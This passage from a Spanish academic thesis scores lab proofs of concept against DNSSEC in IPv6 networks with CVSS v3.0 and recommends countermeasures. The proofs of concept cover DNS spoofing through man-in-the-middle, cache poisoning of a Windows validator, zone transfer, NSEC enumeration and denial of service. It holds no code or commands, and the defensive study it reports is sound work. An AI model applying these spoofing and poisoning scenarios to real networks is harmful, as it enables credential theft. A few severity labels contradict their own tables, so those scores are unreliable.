La explotación del **vencimiento del código** es **alto**, debido a que la prueba de Dns Spoof se lleva a cabo por medio de una herramienta manual; el **nivel de remediación** es una **solución alternativa** porque se requiere que los usuarios realicen el proceso de validación DNSSEC; el **informe de confianza** toma el valor de **confirmado** debido a que la existencia de la vulnerabilidad bajo este escenario está **confirmada**.

Puntuación Temporal

GRUPO DE MÉTRICAS	MÉTRICA	SIGLA	VALORES POSIBLES	PUNTAJE MÉTRICA
MÉTRICA TEMPORAL	Explotar el vencimiento del código	E	Alto	6.9
	Nivel de remediación	RL	Solución Alternativa	
	Informe de confianza	RC	Confirmado	

Tabla 5.45 Puntaje temporal con la PoC DNS Spoofing, Dominio Firmado

Puntaje Ambiental

El **requerimiento de confidencialidad** es **bajo** porque el validador con soporte DNSSEC, no entrega una respuesta cifrada de la consulta al cliente, su **requerimiento de integridad** es **alto** porque garantiza la integridad y autenticación de la respuesta al cliente**,** esto hace que **su requerimiento de disponibilidad** es **alto**, porque al validar la respuesta y entregarla al cliente permite que haya disponibilidad del servicio de DNSSEC.

GRUPO DE MÉTRICAS	MÉTRICA	SIGLA	VALORES POSIBLES	PUNTAJE MÉTRICA
MÉTRICAS AMBIENTALES	Requisito de Confidencialidad	CR	Alto	6.9
	Requisito de Integridad	IR	Alto	
	Requisito de Disponibilidad	DR	Alto	

Tabla 5.46 Puntaje ambiental con la PoC DNS Spoofing, Dominio Firmado

Una vez asignado los valores de cada uno de los parámetros de las métricas Base, Temporal y Ambiental para esta prueba de concepto, se determina que el **valor cuantitativo de la vulnerabilidad** está representado por el siguiente puntaje como se puede apreciar en la Figura 5.40:




Figura 5.40 Cálculo Puntaje general CVSS DNS Spoofing , Dominio Firmado

Puntuación	Severidad
6.9	Media

Tabla 5.47 Puntuación CVSS DNS Spoofing

Como se obtiene una **Puntuación CVSS** de **6.9** esta corresponde a una **severidad asociada de Media.**

EJEMPLO: Evaluación de vulnerabilidad con la PoC DNS Spoofing Dominio Inexistente, Cadena de Confianza Firmada

En este ejemplo se realiza el cálculo de la severidad con la PoC de DNS Spoofing exitosa, cuando la cadena de confianza DNSSEC está Firmada y el MITM se realiza entre el **Servidor Caché Validador Windows Server** y la Gateway de la red CAFE cuando **el Cliente No Validador consulta por el Dominio inexistente coomunicate.com**, y el **escenario está implementado sobre el sistema operativo Windows-Centos/Debian (Red interna–Red Externa).**

Métrica Base

GRUPO DE MÉTRICAS	MÉTRICA	SIGLA	VALORES POSIBLES	PUNTAJE MÉTRICA
MÉTRICAS BASE	Vector de ataque	AV	Adyacente	7.9
	Complejidad de ataque	AC	Alto	
	Privilegios requeridos	PR	Ninguno	
	Interacción de usuario	UI	Requerido	
	Alcance	S	Cambio	
	Confidencialidad	C	Alto	
	Integridad	I	Alto	
	Disponibilidad	D	Alto	

Tabla 5.48 Puntaje Base con la PoC DNS Spoofing, Dominio Inexistente

Métricas de Explotabilidad

El **vector de ataque**, toma el valor de **adyacente** debido a que el componente vulnerable (en este caso el Cliente y el Servidor Caché) y el atacante están dentro de la red interna de la organización, la **complejidad del ataque** es **Alta** porque que requiere que el atacante invierta gran cantidad de esfuerzo en la preparación o ejecución de la prueba contra los componentes vulnerables para que el ataque sea exitoso, **no se requiere ningún privilegio** para poder ejecutar la prueba, la **Interacción del usuario es requerida**, ya que para el éxito de la PoC se requiere de que la víctima realice la consulta del dominio al cual se desea suplantar.

Métricas de Impacto

El **alcance**, toma el valor de **cambios** porque el **Cliente y el Servidor Caché son los componentes vulnerables** afectados por la PoC; el **impacto de confidencialidad** es **alto** porque con el éxito del ataque se logra capturar las credenciales de la víctima (usuario y contraseña); el **impacto de la integridad** toma el valor **alto**, porque la respuesta de la consulta del dominio realizada por el cliente, fue modificada por la dirección ipv6 del atacante, insertando el registro falso en la base de datos del servidor cache; finalmente el **impacto de la disponibilidad** es **alto** debido a que se pierde la disponibilidad en la respuesta del servicio ofrecido por DNSSEC (autenticación e integridad).

Métricas Temporales

La **explotación del vencimiento del código** es **alto**, debido a que la prueba de DNS Spoofing se lleva a cabo por medio de las **herramientas Ettercap y URLcrazy**; el **nivel de remediación** es una **solución alternativa**, ***debido que hasta el momento, no se ha registrado en la base de datos del CVE que la vulnerabilidad del envenenamiento del Servidor Caché montado en un sistema Windows Server está presente cuando se consulta por un dominio inexistente***, por lo tanto como **solución alternativa** ***se propone que se debe montar en un S.O Linux***; el **informe de confianza** toma el valor de **confirmado** debido a que la existencia de la vulnerabilidad bajo este escenario está confirmada.

Puntuación Temporal

GRUPO DE MÉTRICAS	MÉTRICA	SIGLA	VALORES POSIBLES	PUNTAJE MÉTRICA
MÉTRICA TEMPORAL	Explotar el vencimiento del Código	E	Alto	7.7
	Nivel de remediación	RL	solución Alternativa	
	Informe de confianza	RC	Confirmado	

Tabla 5.49 Puntaje temporal con la PoC DNS Spoofing Dominio Inexistente

Puntaje Ambiental

El **requerimiento de confidencialidad** es **bajo** porque el Validador con soporte DNSSEC, no entrega una respuesta cifrada de la consulta al cliente, su **requerimiento de integridad** es **alto** porque el funcionamiento del Servidor Caché garantiza la integridad y autenticación de la respuesta al cliente, esto hace que su **requerimiento de disponibilidad** sea **alto**, porque el Servidor Caché en su funcionamiento normal, al validar la respuesta y entregarla al Cliente permite que haya disponibilidad del servicio de DNSSEC.

GRUPO DE MÉTRICAS	MÉTRICA	SIGLA	VALORES POSIBLES	PUNTAJE MÉTRICA
MÉTRICAS AMBIENTALES	Requisito de Confidencialidad	CR	Bajo	7.7
	Requisito de Integridad	IR	Alto	
	Requisito de Disponibilidad	DR	Alto	

Tabla 5.50 Puntaje ambiental con la PoC DNS Spoofing Dominio Inexistente

Una vez asignado los valores de cada uno de los parámetros de las métricas Base, Temporal y Ambiental para esta prueba de concepto, se determina que el **valor cuantitativo de la vulnerabilidad** está representado por el siguiente puntaje como se puede apreciar en la Figura 5.41:




Figura 5.41 Cálculo Puntaje general CVSS DNS Spoofing Dominio Inexistente

Puntuación	Severidad
7.7	Alta

Tabla 5.51 Puntuación CVSS DNS Spoofing

Como se obtiene una **Puntuación CVSS** de **7.7** esta corresponde a una **severidad asociada de Media.**

5.3.2 Evaluación de vulnerabilidad con las PoC de transferencia de zona

En la Tabla 5.48, se observa que la **evaluación de vulnerabilidad** con las pruebas de transferencia de zona en los servidores autoritarios DNS/DNSSEC configurados sobre el sistema operativo Centos, corresponde a una **severidad asociada de Baja.**

SERVIDOR INTERNO/EXTERNO	DNS/DNSSEC	EXITO PoC	SCORE CVSS	SEVERIDAD
INTERNO	DNS	SI	3,4	BAJA
INTERNO	DNSSEC NSEC	SI	3,4	BAJA
INTERNO	DNSSSEC NSEC3	SI	3,4	BAJA
EXTERNO	DNS	SI	3,9	BAJA
EXTERNO	DNSSEC NSEC	SI	3,9	BAJA
EXTERNO	DNSSSEC NSEC3	SI	3,9	BAJA

Tabla 5.52 Severidad asociada con las PoC de transferencia de zona.

Esto se debe a que la vulnerabilidad de AXFR se presenta cuando hay un error en la configuración de los servidores objetivo (internos o externos), que permitan transferencias de zona no autorizadas, independientemente si soportan DNS o

DNSSEC. De igual forma se puede ver que a nivel cuantitativo, es mayor la severidad cuando se puede explotar la vulnerabilidad de manera remota.

5.3.3 Evaluación de vulnerabilidad, con las PoC de enumeración de dominios por consulta incorrecta, cuando se ha implementado DNSSEC con NSEC

En la Tabla 5.49, se muestra que los resultados de la evaluación de vulnerabilidad con las PoC de enumeración de dominio por consultas incorrectas, sobre el escenario de pruebas controlado (windows/Centos/Debian). Cuando se implementa DNSSEC con el RRs NSEC, la severidad asociada es **Baja**, debido a que un atacante puede consultar estos RRs NSEC en secuencia para obtener todos los nombres posibles en una zona.

PLATAFORMA	DNS/DNSSEC	DOMINIO INTERNO-EXTERNO	ÉXITO PoC	SCORE CVSS	SEVERIDAD
CENTOS	DNSSEC NSEC	INTERNO	SI	3,4	BAJA
CENTOS	DNSSEC NSEC	EXTERNO	SI	3,9	BAJA
DEBIAN	DNSSEC NSEC	INTERNO	SI	3,4	BAJA
DEBIAN	DNSSEC NSEC	EXTERNO	SI	3,9	BAJA
WIND	DNSSEC NSEC	INTERNO	SI	3,4	BAJA

Tabla 5.53 Severidad asociada con las PoC de Enumeración de Dominio por Consulta Incorrecta

5.3.4 Evaluación de vulnerabilidad con las PoC DoS desde la red Interna

En la Tabla 5.50, se observa que la evaluación de vulnerabilidad con las PoC de **denegación de servicio** que se realizaron desde la red interna CAFE, corresponden a una severidad asociada de **Alta**, debido a que con la PoC de denegación de servicio se logró tumbar la disponibilidad de los servidores autoritarios de la red interna dns1.bancodk.com y de la red externa dns1.comunicate.com.

SERVIDOR OBJETIVO	DNS/DNSSEC	SCORE CVSS	SEVERIDAD
dns1.comunicate.com	DNS	8,7	ALTA
dns1.comunicate.com	DNSSEC NSEC3	8,7	ALTA
dns1.bancodk.com	DNS	8	ALTA
dns1.bancodk.com	DNSSEC NSEC3	8	ALTA

Tabla 5.54 Severidad asociada con la PoC de DoS.

5.3.5 Evaluación de vulnerabilidad con las PoC de DNS Spoofing

A continuación se presentan los resultados de evaluación de vulnerabilidad con las PoC de DNS Spoofing cuando la cadena de confianza DNSSEC está firmada y rota, cuando se realizan las PoC tanto desde la red interna como externa para los dos casos.

Evaluación de vulnerabilidad con las PoC de DNS Spoofing cuando los Servidores DNSSEC están configurados sobre Debian, la cadena de confianza DNSSEC está firmada y las PoC se realizan desde la red interna.

N° de pruebas realizadas	DOMINIO	ESTADO	MITM	VALIDADORES	POC EXITOSA	SCORE CVSS	SEVERIDAD
1	www.comunicate.com	F	CACHE-GATEWAY	CACHE	SI	6,9	MEDIA
2			CLIENTE -CACHE		SI	6,9	MEDIA
3			CLIENTE-GATEWAY		SI	6,9	MEDIA
4	www.bancodk.com www.transacciones.bancodk.com	F	CACHE-BANCODK	CACHE	SI	6,9	MEDIA
5			CLIENTE -CACHE		SI	6,9	MEDIA
6			CLIENTE-BANCODK		SI	6,9	MEDIA
7			CLIETNE-WEB BANCO		SI	6,9	MEDIA
8	coomunicate.com	NF-I	CACHE-GATEWAY	CACHE	SI	6,9	MEDIA
9			CLIENTE -CACHE		SI	6,9	MEDIA
10			CLIENTE-GATEWAY		SI	6,9	MEDIA
11	baancodk.com	NF-I	CACHE-BANCODK	CACHE	SI	6,9	MEDIA
12			CLIENTE -CACHE		SI	6,9	MEDIA
13	www.networks.com	NF	CACHE-GATEWAY	CACHE	SI	5,6	MEDIA
14			CLIENTE -CACHE		SI	5,2	MEDIA
15			CLIENTE-GATEWAY		SI	5,2	MEDIA
16			CACHE-GATEWAY	CLIENTE	SI	5,6	MEDIA
17			CLIENTE -CACHE		SI	5,2	MEDIA
18			CLIENTE-GATEWAY		SI	5,6	MEDIA
19			CACHE-GATEWAY	CLIENTE-CACHE	SI	5,2	MEDIA
20			CLIENTE -CACHE		SI	5,2	MEDIA
21			CLIENTE-GATEWAY		SI	5,2	MEDIA

Tabla 5.55 Severidad asociada con las PoC de DNS Spoofing cuando la Cadena DNSSEC está Firmada – Debian.

La Tabla 5.51, muestra que la evaluación de vulnerabilidad con las pruebas de concepto de DNS Spoofing, que se realizaron desde la red interna cuando la cadena de confianza DNSSEC está firmada, y los Servidores DNSSEC están configurados sobre la distribución Linux Debian, corresponde con una severidad asociada de **Media**.

Se observa que el valor asociado de la severidad es mayor, en los casos en que el servidor caché con soporte de validación DNSSEC, **NO** entrega a **tiempo** la respuesta validada de la consulta de un cliente por un dominio (externo o interno) firmado con DNSSEC y la autenticación de la respuesta por un dominio que no existe como (coomunicate.com o baancodk.com), donde la severidad corresponde con una puntuación CVSS de **6,9**; a diferencia del caso de un cliente que realiza una consulta por un dominio que no está firmado dentro de la cadena DNSSEC, donde se presenta una puntuación de severidad CVSS menor para todas las pruebas independientemente del validador, ya que estos no validarán la respuesta de las consultas de dominios que no estén firmados.

Evaluación de vulnerabilidad con las PoC de DNS Spoofing, cuando los Servidores DNSSEC están configurados sobre Windows-Centos, la cadena de confianza DNSSEC está firmada y las PoC se realizan desde la red interna.

En la Tabla 5.52, se puede apreciar el resultado de la evaluación de vulnerabilidad con las pruebas de concepto de DNS Spoofing realizadas desde la red interna, cuando la cadena de confianza DNSSEC está firmada, y los Servidores DNSSEC están configurados sobre los sistemas operativos Windows- Centos (red interna-red externa), con la característica de que el Servidor Caché DNSSEC validador es un Windows server 2012.

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA	SCORE CVSS	SEVERIDAD
comunicate.com	F	CACHE-GATEWAY	CACHE	SI	NO	SI	NO	SI	6,9	MEDIA
		CLIENTE-GATEWAY		SI	NO	SI	NO	SI	6,9	MEDIA
bancodk.com		CACHE-BANCODK	CACHE	SI	NO	SI	NO	SI	6,9	MEDIA
coomunicate.com	NF-I	CACHE-GATEWAY	CACHE	SI	SI	NO	NO	SI	7,7	ALTA
		CLIENTE-GATEWAY		SI	SI	NO	NO	SI	7,7	ALTA
baancodk.com		CACHE-BANCODK	CACHE	SI	SI	NO	NO	SI	7,7	ALTA

Tabla 5.56. Severidad asociada con las PoC de DNS Spoofing cuando la Cadena DNSSEC está Firmada – Windows - Centos

Se encontró que al realizar las PoC de DNS Spoofing, se obtuvo una severidad asociada de **Media**, cuando las pruebas se realizan para los dominios firmados (comunicate.com y bancodk.com), y una severidad asociada de **Alta** para los dominios inexistentes (coomunicate.com y baancodk.com). Esto se debe a que el Servidor Caché **almacena información falsa**, a diferencia de las pruebas realizadas con los dominios firmados, donde no se presenta envenenamiento de la memoria caché del servidor.

Evaluación de vulnerabilidad con las PoC de DNS Spoofing cuando la cadena de confianza DNSSEC está firmada y las PoC se realizan desde la red externa

En la siguiente Tabla, se observa que la severidad asociada es **Alta** con las PoC de DNS Spoofing, realizadas desde la red externa BACA, cuando la cadena de confianza está firmada.

DOMINIO	ESTADO	VALIDADORES	POC EXITOSA	SCORE CVSS	SEVERIDAD
www.comunicate.com	F	CACHE	SI	7,3	ALTA
coomunicate.com	NF-I	CACHE	SI	7,3	ALTA

Tabla 5.57. Severidad asociada con las PoC de DNS Spoofing cuando la Cadena DNSSEC está Firmada y se realizan desde una red externa

Evaluación de vulnerabilidad con las PoC DNS Spoofing cuando la cadena de confianza DNSSEC está rota y las PoC se realizan desde la red interna

En la tabla se observa que la severidad asociada con las PoC de DNS Spoofing es **Alta**, cuando se **suplanta** con éxito la respuesta del servidor DNS autoritario del dominio firmado **www.comunicate.com**, por la **dirección IPv6 del atacante**, en los casos en que el MITM se realiza entre (Cache-Gateway y Cliente-Gateway), a pesar de que el cliente como el Servidor Caché con soporte de validación DNSSEC tengan almacenada la **clave de confianza** del servidor raíz. Esto se debe a que la cadena de confianza está rota, lo cual indica que no hay una delegación segura.

Por otra parte se obtiene que la severidad asociada es **Media**, cuando las pruebas de DNS Spoofing se realizan para los dominios internos firmados y externos no firmados.

N° de pruebas realizadas	DOMINIO	ESTADO	MITM	VALIDADORES	POC EXITOSA	SCORE CVSS	SEVERIDAD
1	www.comunicate.com	F	CACHE-GATEWAY	CACHE	SI	7.3	ALTA
2			CLIENTE -CACHE		SI	6.9	MEDIA
3			CLIENTE-GATEWAY		SI	7.3	ALTA
4			CACHE-GATEWAY	CLIENTE	SI	7.3	ALTA
5			CLIENTE -CACHE		SI	6.9	MEDIA
6			CLIENTE-GATEWAY		SI	7.3	ALTA
7			CACHE-GATEWAY	CLIENTE-CACHE	SI	7.3	ALTA
8			CLIENTE -CACHE		SI	6.9	MEDIA
9			CLIENTE-GATEWAY		SI	7.3	ALTA
10	www.bancodk.com		CACHE-BANCODK	CACHE	SI	6.9	MEDIA
11			CLIENTE -CACHE		SI	6.9	MEDIA
12	coomunicate.com	NF-I	CACHE-GATEWAY	CACHE	SI	5.6	MEDIA
13			CLIENTE -CACHE		SI	5.2	MEDIA
14			CLIENTE-GATEWAY		SI	5.6	MEDIA
15			CACHE-GATEWAY	CLIENTE	SI	5.6	MEDIA
16			CLIENTE -CACHE		SI	5.2	MEDIA
17			CLIENTE-GATEWAY		SI	5.6	MEDIA
18			CACHE-GATEWAY	CLIENTE-CACHE	SI	5.6	MEDIA
19			CLIENTE -CACHE		SI	5.2	MEDIA
20			CLIENTE-GATEWAY		SI	5.6	MEDIA
21	baancodk.com	NF-I	CACHE-BANCODK	CACHE	SI	5.6	MEDIA
22			CLIENTE -CACHE		SI	5.2	MEDIA
23			CACHE-BANCODK	CLIENTE	SI	5.2	MEDIA
24			CLIENTE -CACHE		SI	5.2	MEDIA
25			CACHE-BANCODK	CLIENTE-CACHE	SI	5.6	MEDIA
26			CLIENTE -CACHE		SI	5.2	MEDIA
27	www.networks.com	NF	CACHE-GATEWAY	CLIENTE-CACHE	SI	5.6	MEDIA
28			CLIENTE -CACHE		SI	5.2	MEDIA
29			CLIENTE-GATEWAY		SI	5.6	MEDIA

Tabla 5.58 Severidad asociada con las PoC de DNS Spoofing cuando la Cadena DNSSEC está Rota

5.4 FASE 4: REPORTE DE AUDITORÍA

5.4.1 Resumen ejecutivo

A continuación se muestra el resultado y análisis de las pruebas de recolección de información e identificación y explotación de vulnerabilidades, ejecutadas en el escenario real de pruebas controlado, para analizar y evaluar la seguridad proporcionada por DNSSEC en redes de información IPv6, aplicando la metodología definida en el Capítulo 2.

Para ***evaluar*** la seguridad proporcionada por DNSSEC ***autenticación del origen, y autenticación e integridad de los datos de DNS***, se debe considerar que cada una de las pruebas se realizó sobre escenarios distintos con diferentes requisitos de seguridad con el fin de determinar en qué casos DNSSEC es o no es vulnerable.

Finalmente para evaluar la seguridad proporcionada por DNSSEC, se determinó el grado de severidad de la vulnerabilidad, para los diferentes casos en que DNSSEC no proporcionó sus funciones de seguridad (***autenticación del origen, y autenticación e integridad de los datos de DNS***), aplicando la Fase 3: Evaluación de vulnerabilidades de la metodología planteada, basándose en el estándar de Sistema de puntuación de vulnerabilidad común CVSS v3.0 de La organización FIRST (Forum of Incident Response and Security Teams).

Por otra parte, el contenido de este reporte de auditoría se divide en dos reportes, uno **ejecutivo** y otro **técnico**. El **reporte ejecutivo** tiene como objetivo dar conocer de manera resumida los resultados obtenidos de las PoC, con su respectivo análisis, conclusiones y recomendaciones. El **reporte técnico**, como su nombre lo indica contiene aspectos técnicos acerca de las PoC que se realizaron sobre el escenario real de pruebas controlado. En esta sección se procede a documentar todos los hallazgos de las PoC realizadas, los cuales van a contener una descripción escrita, las herramientas utilizadas, la topología de red y el ambiente real de prueba, las características de los equipos involucrados por prueba, capturas de pantalla como evidencia y algunas recomendaciones para tener en cuenta. Este último reporte va dirigido a la Dependencia de Sistemas de las Organizaciones y se encuentra en el **Anexo No.3.**

CLASIFICACIÓN DE SEVERIDAD, CON LAS POC EXITOSAS EN EL ESCENARIO REAL DE PRUEBAS CONTROLADO DNSSEC EN REDES DE INFORMACIÓN IPV6

SISTEMA OPERATIVO	EJECUCIÓN DE LA PRUEBA	ESTADO DE LA CADENA DE CONFIANZA DNSSEC	PRUEBA	N° PoC exitosas	SEVERIDAD
Centos/Debian Windows-Debian Windows-Centos	Red Interna	Firmada	Encontrar hosts activos en el segmento de red	1	BAJA
			Encontrar Ss. Os, servicios y versiones	1	MEDIA
			Identificar Relaciones de Direcciones IPv6 con Servidores, Dominios y Subdominios	4	MEDIA
			Total de pruebas	6	

Tabla 5.59 Clasificación de severidad, con las pruebas exitosas de la actividad de recolección de información

SISTEMA OPERATIVO	EJECUCIÓN DE LA PRUEBA	ESTADO DE LA CADENA DE CONFIANZA DNSSEC	PRUEBA	N° PoC EXITOSAS	SEVERIDAD
Centos	Red Interna	Firmada	Transferencia de Zona	2	BAJA
	Red Externa			4	BAJA
Centos/Debian Windows-Debian Windows-Centos	Red Interna	Firmada	Enumeración de Dominios por Consultas Incorrectas	2	BAJA
			Denegación de Servicio (DoS)	2	ALTA
			Total de pruebas	10	

Tabla 5.60 Clasificación de severidad asociada con las pruebas exitosas de la actividad de identificación y vulnerabilidades

CLASIFICACIÓN DE SEVERIDAD, CON LAS POC EXITOSAS EN EL ESCENARIO REAL DE PRUEBAS CONTROLADO DNSSEC EN REDES DE INFORMACIÓN IPV6

SISTEMA OPERATIVO	EJECUCIÓN DE LA PRUEBA	ESTADO DE LA CADENA DE CONFIANZA DNSSEC	ESTADO DEL DOMINIO	PRUEBA	N° PoC EXITOSAS	SEVERIDAD
Debian/Centos	Red Interna	Firmada	F-int F-ext / NF / NF-I	DNS Spoofing	21	MEDIA
Windows-Centos Windows-Debian			F-Int / F-Ext	DNS Spoofing	3	MEDIA
			NF-I		3	ALTA
Centos/Debian Windows-Debian Windows-Centos		Rota	F-Int / NF / NF-I	DNS Spoofing	23	MEDIA
			F-Ext		6	ALTA
Debian	Red Externa	Firmada	F-Ext / NF-I	DNS Spoofing	2	ALTA

Tabla 5.61 Clasificación de severidad asociada con las pruebas exitosas de DNS Spoofing

A continuación se presenta el análisis de la clasificación de severidad asociada con las pruebas exitosas de recolección de información e identificación y explotación de vulnerabilidades en el escenario real de pruebas controlado DNSSEC en redes de información IPv6:

Pruebas de recolección de información

En la Tabla 5.55, se puede apreciar que las pruebas de recolección de información realizadas en el escenario real de pruebas controlado DNSSEC, se obtuvo una severidad asociada de **baja** cuando se determinaron los hosts activos en el segmento de red, y **media** cuando se encontraron los sistemas operativos, servicios y versiones e Identificaron las relaciones IPv6 servidores - nombre de dominio, dominios y subdominios de los servidores autoritarios de la red interna como externa, trayendo como consecuencia una pérdida en la **confidencialidad** de la información de la organización.

Pruebas de identificación y explotación de vulnerabilidades

- **Pruebas de transferencia de zona y enumeración de dominio**

  En la tabla 5.56, se observa que al realizar las pruebas de transferencia de zona sobre el escenario real de pruebas controlado, cuando se configuró DNSSEC sobre el sistema operativo Centos, se obtuvo una severidad asociada de **Baja**, debido a que hubo una pérdida en la confidencialidad de la información al extraer los archivos de zona de un servidor autoritario DNSSEC.

  Por otra parte, se observa que al aplicar las pruebas de enumeración de dominios por consultas incorrectas, se obtuvo una severidad asociada de **Baja** cuando se configuró DNSSEC con el registro de recurso NSEC en los servidores autoritarios de los dominios .com y bancodk.com, debido a que está configuración permitió obtener los subdominios de los servidores autoritarios a partir de consultas incorrectas.

  De lo anteriormente expuesto, se concluye que DNSSEC no proporciona mecanismos de seguridad para proteger contra PoC de transferencias de zona, debido a que NO está diseñado para garantizar la confidencialidad en el

transporte de los datos DNS de una zona hacia otro servidor, y tampoco garantiza la confidencialidad de los datos DNS de una zona cuando está configurado con el registro de recurso NSEC, ya que por su funcionamiento posibilita obtener información de zonas (enumeración) solicitando registros inexistentes.

Se recomienda como contramedida asegurar la transferencia de zona entre servidores de nombres mediante la configuración de Listas de Control de Acceso a través del software de BIND y el uso de características provistas por el protocolo Transaction Signatures (TSIG). Además de implementar DNSSEC con el registro de negación autenticada de existencia NSEC3, para evitar PoC de enumeración de dominio por consultas incorrectas.

- **Pruebas de Denegación de Servicio:**

  En la Tabla 5.56, se observa que al aplicar las pruebas de denegación de servicio, desde la red interna, cuando la cadena de confianza DNSSEC está firmada, se presentó una pérdida total de la disponibilidad del servicio DNSSEC, por lo cual la severidad de la vulnerabilidad asociada fue **Alta**.

  Esto se debe, a que DNSSEC no posee un mecanismo de defensa contra PoC DoS, sino que es más propenso a este tipo de PoC, debido a que su funcionamiento incrementa significativamente la longitud de los paquetes y las operaciones criptográficas que se realizan en estos.

  Se recomienda como solución ante una PoC de denegación de servicio, la instalación de un proxy inverso el cual apunte a varios servidores de nuestra red que tienen copias exactas de los servicios que se quiere ofrecer, balanceando el número de peticiones que un servidor recibe entre otros con las mismas funcionalidades y así no saturar el servicio. También se puede evitar variando la frecuencia del protocolo de Mensajes de Control de Internet (ICMP, Internet Control Message Protocol) para filtrar las conexiones, limitando la velocidad de la red. De esta forma se evita tanto emitir como recibir un ataque DoS. [30],[31]

- **Pruebas de DNS Spoofing, cuando la cadena de confianza DNSSEC está firmada:**

  En la Tabla 5.56, se observa que para las pruebas de DNS Spoofing realizadas en el escenario de pruebas controlado, cuando la cadena de confianza DNSSEC está firmada, se presentó una severidad asociada de **Alta** cuando el servidor caché validador se configuró en un sistema Windows (red interna) donde fue vulnerable al envenenamiento de caché cuando se consultó por dominios inexistentes, a diferencia de cuando se configuró en un sistema Linux Debian donde la severidad asociada fue **Media**, debido a que en este caso el servidor caché no se envenenó.

  Sin embargo, en los dos escenarios cuando se consultó por dominios firmados, se presentó una severidad asociada de **Media**, debido a que el proceso de validación fue realizado únicamente por el servidor caché, el cual **NO** entregó a **tiempo** la respuesta validada de la consulta de un cliente por un dominio (externo o interno) firmado con DNSSEC, lo cual conllevó a que el **cliente fuera vulnerable** debido a que **recibió primero la respuesta suplantada** del servidor DNS autoritario de los dominios que consultó, respuesta que contiene la dirección IPv6 del atacante.

  De modo que, en ninguno de los dos casos DNSSEC no garantizó la ***autenticación del origen, y autenticación e integridad de los datos de DNS.*** En ese sentido, se recomienda para los dos casos anteriores, que el proceso de validación DNSSEC sea realizado por el cliente.

- **Pruebas de DNS Spoofing exitosas, cuando la cadena de confianza DNSSEC está Rota:**

  En la Tabla 5.56, se observa que para las pruebas de DNS Spoofing realizadas en el escenario de pruebas controlado, cuando la cadena de confianza DNSSEC se encontraba **rota**, se presentó una severidad asociada de **Alta**, cuando se suplantó con éxito la respuesta del servidor DNS autoritario del dominio firmado **www.comunicate.com**, por la dirección IPv6 del atacante, en

los casos en que el MITM se realizó entre (Cache-Gateway y Cliente-Gateway), a pesar de que el cliente como el Servidor Cache con soporte de validación DNSSEC tuvieran almacenada la clave de confianza del servidor raíz, tomaron los datos que recibieron de la respuesta como inseguros y por lo tanto no validaron la respuesta, es decir que no hubo ***autenticación del servidor autoritario, ni autenticación e integridad de los datos de DNS de la respuesta.*** Esto se presentó debido a que la cadena de confianza estaba rota, lo cual indicaba que no había una delegación segura.

De lo mencionado anteriormente, se recomienda que tanto el cliente como el servidor cache que realicen el proceso de validación DNSSEC, tengan almacenada la clave pública o el registro DS como ancla de confianza del dominio firmado, del cual quieran garantizar autenticación del origen e integridad de los datos DNS, a pesar de que no exista una delegación segura dentro de la cadena.

- **Pruebas de DNS Spoofing, cuando la cadena de confianza DNSSEC está firmada y la PoC se realiza desde la red externa BACA y BEBE:**

  En la Tabla 5.56, se observa que para las pruebas de DNS Spoofing realizadas en el escenario de pruebas controlado desde la red externa, cuando la cadena de confianza DNSSEC se encontraba firmada, se presentó una severidad asociada de **Alta**, debido a que se **suplantó la respuesta** del servidor DNS autoritario del dominio consultado, por la dirección IPv6 del atacante, de este modo el cliente al no realizar el proceso de validación DNSSEC, se ve directamente vulnerable a recibir la respuesta falsa del atacante.

  Como contramedida para las PoC de DNS Spoofing realizadas desde la red externa, se sugiere que el cliente realice el proceso de validación DNSSEC y se recomienda que la organización implemente políticas de seguridad donde se configuren listas de control de acceso en los routers y firewalls, para evitar que ingrese el trafico malicioso a la red interna de la organización.

5.4.2 Conclusiones de la Fase 4: Reporte de Auditoría

Con base en la clasificación de severidad, con las PoC de DNS Spoofing, se determinan los peores escenarios en que DNSSEC NO proporciona sus funciones de seguridad: *autenticación del origen, y autenticación e integridad de los datos de DNS.*

- Cuando la **cadena de confianza está firmada**, el peor escenario presenta una clasificación de **severidad Media**, cuando el proceso de **validación DNSSEC es realizado** únicamente **por el Servidor Caché** o cuando **se consulta** por un **dominio NO firmado**, debido que bajo este escenario, el **cliente que no realiza el proceso de validación es vulnerable a la suplantación de dominio** al aceptar la respuesta falsa del atacante.

- Cuando la **cadena de confianza está rota**, el peor escenario presenta una clasificación de **severidad Alta**, cuando se **consulta por un dominio firmado** y el **cliente como el servidor cache** que **realicen** el proceso de **validación DNSSEC no tienen almacenada el ancla de confianza del dominio,** de modo que no se puede realizar la validación de la respuesta.

